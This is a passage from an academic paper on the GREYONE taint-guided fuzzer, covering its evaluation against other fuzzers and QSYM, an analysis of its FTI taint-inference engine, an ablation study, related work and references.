


Figure 5: The growth trend of unique crashes found in LAVA-M by AFL, CollAFL, Angora and GREYONE.

Bug finding. Table 4 shows the number of bugs (average in 5 runs) detected by each fuzzer within 24 hours. GREYONE finds 2601 bugs in all applications, including *all listed bugs* in LAVA-M. Moreover, it found 327, 4, 4 and 1 unlisted bugs in these four applications respectively, showing that GREYONE is very effective and much better than other fuzzers.

First, AFL and CollAFL have the worst performance, because they are not sensitive to data flow features and thus unfit for detecting bugs in LAVA-M. Second, Honggfuzz analyzes all operands used in branches, but lacks the ability to isolate untouched branches and lacks efficient seed updating and selection policies. Therefore its evolution speed is slow and the overall efficiency is poor. Third, VUzzer is very slow and can only handle simple constraints (e.g., magic number). Thus it shows minor improvements comparing to AFL. Further, CollAFL-br-LAF integrates the Intel-laf solution, which splits long string comparisons, fit for detecting certain bugs in LAVA-M. Lastly, Angora shows an extraordinary result as well, due to its gradient descent algorithm. However, it may get stuck in local minimum and fail to find certain bugs.

Unique crashes. Figure 5 shows the growth trend of unique crashes found by various fuzzers. Thanks to the accurate taint-guided mutation and stable conformance-based evolution, GREYONE shows a strong and stable growth trend in finding unique crashes. It finds about 1X more unique crashes than the second best fuzzer Angora.

AFL and CollAFL barely could satisfy the complicated path constraints, becasue they are insensitive to data flow features. Interestingly, Anogra shows a fast growth in the beginning and reaches a bottleneck after a few hours. Again, it shows gradient descent is effective at generating interesting test cases. However, it will be trapped soon, due to the inaccuracy of taint and local optimum issue of gradient descent.

4.6 Heuristic Constraints Solving

Note that, GREYONE could bypass a wide range of complicated constraints, by utilizing FTI. In order to further evaluate its effectiveness, we compare it with a state-of-the-art symbolic execution assisted fuzzer QSYM.

To perform fair comparison, we setup similar environments for QSYM and GREYONE. First, we followed the same configuration in the original paper [43] to evaluate QSYM. More specifically, QSYM works together with a master AFL and a slave AFL instance, occupying three CPU cores and 256GB memory. On the other hand, we setup GREYONE to work with




Figure 6: The growth trend of number of unique paths (average of 5 runs) detected by QSYM-* and GREYONE-*.

a slave AFL by simply sharing their seed queues, occupying only two CPU cores and 8GB memory.

Table 5 shows the head-to-head comparison results, in 5 runs with 60 hours each time. Although GREYONE takes fewer computing resources, it outperforms QSYM in terms of both code coverage and vulnerabilities discovery. On average, GREYONE found 1.2X unique paths, 1.12X edges, 2.15X unique crashes and 1.52X vulnerabilities than QSYM.

To further demonstrate the effectiveness of constraints solving, we tracked the growth trend of paths coverage and presented in Figure 6. We could find GREYONE cover more paths in a faster pace than QSYM in most subjects.

According to the above evaluation, the heuristic constraint solving capability provided by GREYONE outperforms symbolic constraint solver when applied to hybrid fuzzing.

5 Further Analysis

We further evaluated GREYONE's ability of data flow analysis and the outcome of applying such data flow features to fuzzing, to better understand the improvements of GREYONE.

5.1 Performance of FTI

Our taint analysis engine FTI provides support for further taint-guided mutation and conformance-guided evolution, playing an important role in GREYONE. In this section, we evaluated the efficiency and performance of FTI.

5.1.1 Completeness of Taint Inference

As aforementioned, FTI is sound and has no over-taint issues. However, it may have under-taint issues due to its incomplete testing in the pilot fuzzing. We hereby evaluated the under-taint issues FTI is facing.




Figure 7: Proportion of tainted untouched branches reported by FTI-only, DTA-only and both FTI and DTA.

Note that, it is infeasible to get the ground truth of the accurate taint information, even if the source code is given, due to challenges like implicit data flows and external dependencies. As a result, we directly compare FTI with another dynamic taint analysis (DTA) engine, to roughly estimate under-taint.

Experiment Setup. There are several taint analysis engines available [2, 20], we chose DFSan [2] as the DTA engine to compare with, since it is the official engine shipped with the LLVM [22] compilation framework and has good runtime performance and platform support.

As aforementioned, solutions like DFSan not only suffer from implicit data flows, but also external dependencies. For example, if an external library is not processed with DFSan, the taint propagation will be broken once it flows into the library. To mitigate this issue, we built taint models for all external libraries used in the experiment. Therefore, DFSan could get more taint information than its default configuration.

Then, we built a variation of GREYONE, named as GREYONE-DTA by replacing its taint analysis engine with DFSan.




Figure 8: Average speed of analyzing one seed by FTI.




Figure 9: Average speed of inferring taint for one branch instruction, given input seeds of 1KB size.

Further we tested GREYONE and GREYONE-DTA on 11 real world applications and 4 applications from LAVA-M. For each application, we randomly selected hundreds of unique program paths that have been explored by both GREYONE and GREYONE-DTA. Then we examined all untouched branches in these paths, and counted the number of untouched branches that are related to input bytes (i.e., tainted).

Figure 7 shows the proportion of tainted untouched branches reported by GREYONE of version FTI and DTA. Note that, FTI has no over-taint issues, but DTA may have over-taint issues (e.g., due to wrong taint propagation in `XOR` instructions etc.). From the figure, we can learn that:

- DTA still has serious under-taint issues in all applications, even though we have mitigated some (caused by external dependencies). All the tainted untouched branches reported by FTI-only are missed by DTA. Most of these under-taint issues are caused by implicit data flows.

- FTI has fewer under-taint issues. It also finds much more taint (without over-taint) than DTA, even if DTA could have over-claimed. For example, DTA could only identify 25% of taint reported by FTI in the application `fig2dev`. On average, FTI could find 1.3X times more tainted untouched branches than DTA.




Figure 10: Code coverage improvement brought by FTI.

5.1.2 Overhead of Taint Inference

As aforementioned, for each seed, FTI first performs byte-level mutation to generate new test cases. It then tests the target applications and tracks the code coverage. During testing, FTI monitors the value changes and infers taint for all untouched branches in the path explored by the original seed.

Figure 8 shows the average speed of analyzing one seed by FTI. The bar named `tracking-path-only` represents the time used for byte-level mutation and fuzzing. The bar `FTI` also includes the time of taint inference including value monitoring. It shows that taint inference introduces less than 25% overheads. Figure 9 further shows the time of inferring taint for one branch instruction in the path. On average, FTI spends 0.15 seconds on inferring taint for one branch instruction..

5.2 Improvements Breakdown

GREYONE adopts two major data flow features, i.e., taint and constraint conformance, and several schemes to improve the efficiency of fuzzing. We hereby breakdown the improvements of each scheme.

a) Taint Inference. Figure 10 shows the code coverage brought by GREYONE and GREYONE-DTA, which replaces the taint inference engine FTI with another engine DFSan. It shows that, on average, FTI could double the code coverage on all targets, comparing to GREYONE-DTA. Thus, our taint analysis engine FTI is useful.

b) Bytes prioritization. GREYONE uses taint to guide mutation, by prioritizing input bytes to mutate, and determine the way to mutate. We hereby measured the improvements brought by byte prioritization. As shows in Table 6, after disabling bytes prioritization, GREYONE-BP could explore much less code and find fewer vulnerabilities on all applications. On average, it has 14% fewer unique paths and 42% fewer unique crashes than GREYONE.




Figure 11: Improvements brought by *byte prioritization* and *conformance-guided evolution*, in terms of code coverage and unique crashes found in two applications.

We further tracked the growth trend of unique paths and unique crashes. Figure 11 shows that, in terms of code coverage, with byte prioritization, GREYONE could find about 20% more paths in applications `tiff2pdf` and `libwpd`. In terms of unique crashes, with byte prioritization, GREYONE could find unique crashes faster, and find much more. Especially, when testing the application `tiff2pdf`, GREYONE could not find any crashes in 60 hours if byte prioritization is turned off.

c) Conformance-guided Evolution. GREYONE utilizes conformance to guide the evolution direction of fuzzing. We also evaluated the improvements of this scheme, in a way similar to byte prioritization. As shows in Table 6, after disabling conformance-guided, GREYONE-CE explores much less code and find fewer vulnerabilities on all applications, even worse than GREYONE-BP. On average, it has 21.9% fewer unique paths and 63.2% fewer unique crashes than GREYONE.

Specially, without conformance-guided evolution, GREYONE found 30% fewer paths in all applications, and failed to find any unique crashes in Tiff2pdf and libwpd.

d) Selective execution. The advantage of selective mechanism is to avoid selecting the correspondent instance to execute when the new seed is mutated too many bytes or has low probability to generate better conformance. By taking this strategy, the most intuitive effect to fuzzing is to improve the overall execution speed. To show the promotion, we conducted two selective mode in GREYONE, one was the default set, the other was only to select the instance with monitoring conformance to execute. As shown in Fig 12, we tested 14 subjects and evaluated the average execution speed on each subject. Comparing to AFL, GREYONE with selective mechanism can reach a speed at over 80%, while GREYONE without selective mechanism could only reach a speed at less than 65%.




Figure 12: The speed impact brought by selective execution in GREYONE (60 hours).

6 Related Work

Evolutionary mutation-based fuzzing achieved a great success in practice, due to its scalability and efficiency. The representative solution AFL [44] takes achieving higher code coverage as evolution direction, and mutates seeds in a nearly random manner. Many other solutions, including taint analysis, have been proposed to improve mutation-based fuzzing.

6.1 Taint Inference

Taint analysis is a fundamental technique for many applications including fuzzing. Traditional taint analysis solutions [2, 20] heavily rely on manual efforts of compose taint propagation rules for each instruction, and suffer from serious under-taint and over-taint problems.

Improvements to traditional taint analysis. Many alleviated schemes are proposed to mitigate the inaccuracy issue for traditional taint analysis. Dytan [11] keeps track of indirect taint propagation to mitigate the under-taint issue, but brings lots of false positives. DTA++ [19] locates implicit control flow branch and diagnose under-taint using offline symbolic execution. However, it suffers from solving complicated conditions and high performance overheads. TAINTINDUCE [46] adopts a testing-based solution to infer taint propagation rules automatically. But it is very heavy-weight, and cannot solve the inaccuracy issues.

Mutation-based inference. Some recent works proposed mutation-based taint inference which have better performance in certain applications. Sekar [31] adopts black-box testing and leverages predefined mutation rules to infer taint, able to detect injection attacks. MutaFlow [26] monitors changes of security-sensitive APIs by mutating sensitive source APIs, able to detect vulnerable information flow. These two focus

Table 6: Number of unique paths and crashes (average in 5 runs with 60 hours one run) found in real world programs by GREYONE, GREYONE-CE and GREYONE-BP, where GREYONE-CE is the mode of GREYONE disabling conformance-guided evolution and GREYONE-BP is the mode of GREYONE disabling bytes prioritization.

Applications	Unique Paths			Unique Crashes		
	GREYONE	GREYONE-CE	GREYONE-BP	GREYONE	GREYONE-CE	GREYONE-BP
Readelf	6834	6222(-9%)	5757(-15.8%)	28	21(-25%)	25(-10.7%)
Nm	4342	3432(-21%)	3886(-10.5%)	16	4(-75%)	7(-56.3%)
C++filt	10523	9870(-6.2%)	9932(-5.6%)	268	127(-52.6%)	225(-16%)
Tiff2pdf	5681	4107(-27.8%)	4598(-19%)	6	0(-100%)	0(-100%)
Tiffset	1757	1345(-23.4%)	1434(-18.4%)	83	28(-66.3%)	49(-41%)
Libwpd	5644	4220(-25.2%)	4982(-11.7%)	21	0(-100%)	7(-66%)
libsndfile	1185	1069(-10%)	1081(-8.2%)	23	7(-69.6%)	9(-60.9%)
Fig2dev	1622	999(-38.4%)	1211(-25.3%)	40	24(-40%)	33(-17.5%)
Nasm	9443	6578(-30.3%)	7979(-15.5%)	157	28(-82.2%)	79(-49.7%)
libncurses	2926	2112(-27.8%)	2543(-13%)	28	22(-21.4%)	25(-10.7%)
Average Reduction	-	-21.9%	-14.3%	-	-63.2%	-42.9%

on local program behaviors and are limited to information flow detection. In fuzzing applications, REDQUEEN [4] uses random mutation to colorize inputs, to infer taint related to direct copy of inputs. Fairfuzz [24] and ProFuzzer [42] monitor the pattern of control flow changes among multiple runs, to infer partial type of mutated bytes. None of these solutions have ever considered the variables' value changes after mutation, Thus, they all fail to provide accurate taint information.

In this paper, we propose a fuzzing-driven taint inference solution FTI. We perform a systematic byte-level mutation to perform a pilot fuzzing. During fuzzing, we monitor variables' value changes and infer taint attributes accordingly. This solution is automated, lightweight and more accurate.

6.2 Seed Mutation

Many studies [10, 13, 30, 44] have shown that, seed mutation is one of the most hot and hard direction to increase the efficiency and accuracy of fuzzing. Many approaches are proposed to try to solve how and where to mutate.

a) Static-analysis-based optimization. Steelix [25] and Laf-intel-pass [1] statically decompose those long constant comparisons into multiple shorter comparisons. So that the dumb random fuzzer could satisfy the path constraints with a much higher probability. However, it brings too many semantic-equivalent paths to explore, and cannot handle non-constant comparisons. SYMFUZZ [8] leverages static symbolic analysis to detect dependencies among input bits, and uses it to compute an optimal mutation ratio. However, this process is slow, and the calculated dependency between bits do not show many improvements for mutation.

b) Learning-based model. Rajpal et.al. [29] presents a RNN-based model to predict best locations to mutate in seeds, based on the history mutations and their corresponding code coverage feedback. Konstantin et.al. [7] uses deep reinforcement learning to model the fuzzing loop and choose the best mutation actions in the following fuzzing iteration. These solutions are in early stage and have not shown significant improvements yet. NEUZZ [35] identifies the significance of program smoothing and uses an incremental learning technique to guide mutation.

c) Symbolic-based solution. This type of solutions essentially utilize symbolic execution to solve the complicated path constraints that are hard to be satisfied by mutation-based fuzzing. Driller [37] periodically picks paths that are stuck in mutation-based fuzzing, and uses symbolic execution to solve the constraints of those paths. QSYM [43] ports symbolic execution to native X86 instructions and relaxes the path constraints to solve, providing a better analysis performance and reducing the speed of constraint solving. DigFuzz [45] designs a probabilistic path prioritization model to quantify each path's difficulty and prioritize them for concolic execution. All of these symbolic-based solution cannot scale to large applications due to the open challenge of constraint solving.

d) Taint-based mutation. Several fuzzers utilize taint to guide mutations. Dowser [17] and BORG [27] use taint to locate buffer boundary violations and buffer over-read vulnerabilities respectively. BuzzFuzz [15] uses DTA to track the regions of external seed inputs that affect sensitive library or system calls. TaintScope [40] leverages fine-grained DTA to identify checksum branch. VUzzer [30] is able to track branches that compare variables against constants, e.g., magic numbers, and guides the mutation accordingly. Angora [10] performs shape inference and gradient descent computation based on DTA. These solutions suffer from inaccurate taint, limiting the efficiency in complicated programs.

In addition, the high overhead of DTA greatly limits the application of DTA in large applications. Among the lightweight taint-guide mutation solutions, Fairfuzz [24] and Profuzzer [42] could not obtain accurate taint attributes of variables, inefficient at exploring hard-to-reach branches. In addition, they would repeatedly mutate some input bytes, even if the relevant branches have already been explored, since they are insensitive to branch states. REDQUEEN [4] focuses on identifying direct copy of inputs and branches that use them, unable to handle the prevalent uses of indirect copy of inputs.

Our solution GREYONE utilizes the lightweight and sound taint inference solution FTI to get more taint attributes (with-

out over-taint) as well as the precise relationship between input offsets and branches, to prioritize which branch to explore and which bytes to mutate, as well as determine how to precisely mutate them.

6.3 Seed Updating and Selection

Seed updating and selection could adjust the evolution direction of fuzzing. A good solution would improve the efficiency of fuzzers in finding more code and bugs [28] and in moving towards potentially vulnerable target code [5, 9, 39].

Few works focus on seed updating, but many seed selection solutions are proposed in the past years. These solutions in general collect more and more auxiliary control flow information to guide the seed selection. At the beginning, AFL [44] prioritizes those seeds with smaller size and shorter execution time, to generate more test cases in a given time period. Then, AFLFAST [6] points out the importance of seed selection, and prioritizes seeds that are rarely picked to mutate and that explore cold paths. From then on, kinds of control flow characteristics are used to guide seed selection, e.g., by prioritizing deeper path [30] or untouched neighbour branches [14].

However, these solutions did not consider any data flow features, and thus are inefficient at exploring paths with complicated constraints. Honggfuzz [38] and LibFuzzer [32] took a weak data flow feature to guide seed selection. More specifically, they evaluate the distance between operands of all branches, and use it to guide seed selection.

GREYONE improves this strategy by evaluating the constraint conformance on all tainted untouched branches only. It also utilizes a novel two-dimension seed queue structure to provide support for efficient seed updating and selection. It is able to avoid the local minimum problem faced by the learning-based solution used in Angora [10]. Further, GREYONE applies a novel on-the-fly mutation rebase to further accelerate the evolution of fuzzing.

6.4 Performance Optimization

Performance is an important factor of efficient fuzzing. Several solutions have been proposed to improve the fuzzing performance, by boosting the parallel execution [41] or instrumentation [18, 36]. The recent work Untracer [36] removes unnecessary instrumentation in basic blocks that have been explored and reduces the overhead. GREYONE also optimizes the instrumentation, to select more light-weight testing mode on demand, and switch between different fuzzing mode, to improve the speed of fuzzing.

7 Conclusion

In this paper, we propose a novel data flow sensitive fuzzing solution GREYONE. It infers taint during the fuzzing process by monitoring variable value changes, and further guides seed mutation with the inferred taint. It also applies a data flow feature *conformance* to tune the evolution direction of fuzzing, driving the fuzzer to quickly reach unexplored branches and trigger potential vulnerabilities. It outperforms various state-of-the-art fuzzers in terms of both code coverage and vulnerability discovery, while its taint analysis is more lightweight and accurate than others.

Acknowledgement

We would like to thank the anonymous reviewers for their insightful and valuable comments. This research was supported in part by National Nuclear High-Base Project(2018ZX01028102), National Natural Science Foundation of China under Grant 61772308, 61972224 and U1736209, and BNRist Network and Software Security Research Program under Grant BNR2019TD01004 and BNR2019RC01009.

References

[1] Circumventing Fuzzing Roadblocks with Compiler Transformations. https://lafintel.wordpress.com/2016/08/15/circumventing-fuzzing-roadblocks-with-compiler-transformations/.

[2] Dataflowsanitizer. https://clang.llvm.org/docs/DataFlowSanitizerDesign.html.

[3] Utilities for automated crash sample processing/analysis. https://github.com/rc0r/afl-utils.

[4] ASCHERMANN, C., SCHUMILO, S., BLAZYTKO, T., GAWLIK, R., AND HOLZ, T. Redqueen: Fuzzing with input-to-state correspondence. In *NDSS* (2019). To appear.

[5] BOHME, M., PHAM, V.-T., NGUYEN, M.-D., AND ROYCHOUDHURY, A. Directed greybox fuzzing. In *CCS* (2017).

[6] BÖHME, M., PHAM, V.-T., AND ROYCHOUDHURY, A. Coverage-based greybox fuzzing as markov chain. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), ACM, pp. 1032–1043.

[7] BÖTTINGER, K., GODEFROID, P., AND SINGH, R. Deep reinforcement fuzzing. *arXiv preprint arXiv:1801.04589* (2018).

[8] CHA, S. K., WOO, M., AND BRUMLEY, D. Program-adaptive mutational fuzzing. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 725–741.

[9] CHEN, H., XUE, Y., LI, Y., CHEN, B., XIE, X., WU, X., AND LIU, Y. Hawkeye: towards a desired directed grey-box fuzzer. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security* (2018), ACM, pp. 2095–2108.

[10] CHEN, P., AND CHEN, H. Angora: Efficient fuzzing by principled search. *arXiv preprint arXiv:1803.01307* (2018).

[11] CLAUSE, J., LI, W., AND ORSO, A. Dytan: a generic dynamic taint analysis framework. In *Proceedings of the 2007 international symposium on Software testing and analysis* (2007), ACM, pp. 196–206.

[12] DOLAN-GAVITT, B., HULIN, P., KIRDA, E., LEEK, T., MAMBRETTI, A., ROBERTSON, W., ULRICH, F., AND WHELAN, R. Lava: Large-scale automated vulnerability addition. In *Security and Privacy (SP), 2016 IEEE Symposium on* (2016), IEEE, pp. 110–121.

[13] EDDINGTON, M. Peach fuzzing platform. *Peach Fuzzer* (2011), 34.

[14] GAN, S., ZHANG, C., QIN, X., TU, X., LI, K., PEI, Z., AND CHEN, Z. Collafl: Path sensitive fuzzing. In *2018 IEEE Symposium on Security and Privacy (SP)* (2018), IEEE, pp. 679–696.

[15] GANESH, V., LEEK, T., AND RINARD, M. Taint-based directed whitebox fuzzing. In *Proceedings of the 31st International Conference on Software Engineering* (2009), IEEE Computer Society, pp. 474–484.

[16] GOGUEN, J. A., AND MESEGUER, J. Security policies and security models. In *1982 IEEE Symposium on Security and Privacy* (1982), IEEE, pp. 11–11.

[17] HALLER, I., SLOWINSKA, A., NEUGSCHWANDTNER, M., AND BOS, H.

Dowsing for overflows: a guided fuzzer to find buffer boundary violations. In *USENIX Security Symposium* (2013), pp. 49–64.

[18] Hsu, C.-C., Wu, C.-Y., Hsiao, H.-C., and Huang, S.-K. Instrim: Lightweight instrumentation for coverage-guided fuzzing. In *Symposium on Network and Distributed System Security (NDSS), Workshop on Binary Analysis Research* (2018).

[19] Kang, M. G., McCamant, S., Poosankam, P., and Song, D. Dta++: dynamic taint analysis with targeted control-flow propagation. In *NDSS* (2011).

[20] Kemerlis, V. P., Portokalidis, G., Jee, K., and Keromytis, A. D. libdft: Practical dynamic data flow tracking for commodity systems. In *Acm Sigplan Notices* (2012), vol. 47, ACM, pp. 121–132.

[21] Klees, G., Ruef, A., Cooper, B., Wei, S., and Hicks, M. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security* (2018), ACM, pp. 2123–2138.

[22] Lattner, C. LLVM related publications. Official LLVM web site. Retrieved on 2010-12-04. http://llvm.org.

[23] Lee, B., Song, C., Kim, T., and Lee, W. Type casting verification: Stopping an emerging attack vector. In *USENIX Security Symposium* (2015), pp. 81–96.

[24] Lemieux, C., and Sen, K. Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering* (2018), ACM, pp. 475–485.

[25] Li, Y., Chen, B., Chandramohan, M., Lin, S.-W., Liu, Y., and Tiu, A. Steelix: program-state based binary fuzzing. In *Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering* (2017), ACM, pp. 627–637.

[26] Mathis, B., Avdiienko, V., Soremekun, E. O., Böhme, M., and Zeller, A. Detecting information flow by mutating input data. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering* (2017), IEEE Press, pp. 263–273.

[27] Neugschwandtner, M., Milani Comparetti, P., Haller, I., and Bos, H. The borg: Nanoprobing binaries for buffer overreads. In *Proceedings of the 5th ACM Conference on Data and Application Security and Privacy* (2015), ACM, pp. 87–97.

[28] Petsios, T., Zhao, J., Keromytis, A. D., and Jana, S. Slowfuzz: Automated domain-independent detection of algorithmic complexity vulnerabilities. In *Conf. on Computer and Communication Security* (2017).

[29] Rajpal, M., Blum, W., and Singh, R. Not all bytes are equal: Neural byte sieve for fuzzing. *CoRR abs/1711.04596* (2017).

[30] Rawat, S., Jain, V., Kumar, A., and Bos, H. VUzzer: Application-aware Evolutionary Fuzzing. In *Network and Distributed System Security Symposium* (2017).

[31] Sekar, R. An efficient black-box technique for defeating web application attacks. In *NDSS* (2009).

[32] Serebryany, K. Continuous fuzzing with libfuzzer and addresssanitizer. In *Cybersecurity Development (SecDev), IEEE* (2016), IEEE, pp. 157–157.

[33] Serebryany, K. Oss-fuzz - google's continuous fuzzing service for open source software.

[34] Serebryany, K., Bruening, D., Potapenko, A., and Vyukov, D. Addresssanitizer: A fast address sanity checker. In *the 2012 USENIX Annual Technical Conference* (2012), pp. 309–318.

[35] She, D., Pei, K., Epstein, D., Yang, J., Ray, B., and Jana, S. Neuzz: Efficient fuzzing with neural program smoothing. In *IEEESP* (2019). To appear.

[36] Stefan Nagy, M. H. Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing. In *IEEESP* (2019). To appear.

[37] Stephens, N., Grosen, J., Salls, C., Dutcher, A., Wang, R., Corbetta, J., Shoshitaishvili, Y., Kruegel, C., and Vigna, G. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS* (2016), vol. 16, pp. 1–16.

[38] Swiecki, R. Honggfuzz. *Available online a t: http://code. google. com/p/honggfuzz* (2016).

[39] Wang, S., chang Nam, J., and Tan, L. Qtep: Qulity-aware test case prioritization. In *ESEC/FSE 2017 Proceedings of the 2017 11th Joint Meeting on Foundations of Software Engineering* (2017).

[40] Wang, T., Wei, T., Gu, G., and Zou, W. Taintscope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy* (2010).

[41] Xu, W., Kashyap, S., Min, C., and Kim, T. Designing new operating primitives to improve fuzzing performance. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2017), CCS '17, ACM, pp. 2313–2328.

[42] You, W., Wang, X., Ma, S., Huang, J., Zhang, X., Wang, X., and Liang, B. Profuzzer: On-the-fly input type probing for better zero-day vulnerability discovery. In *IEEE Security and Privacy* (2019), IEEE.

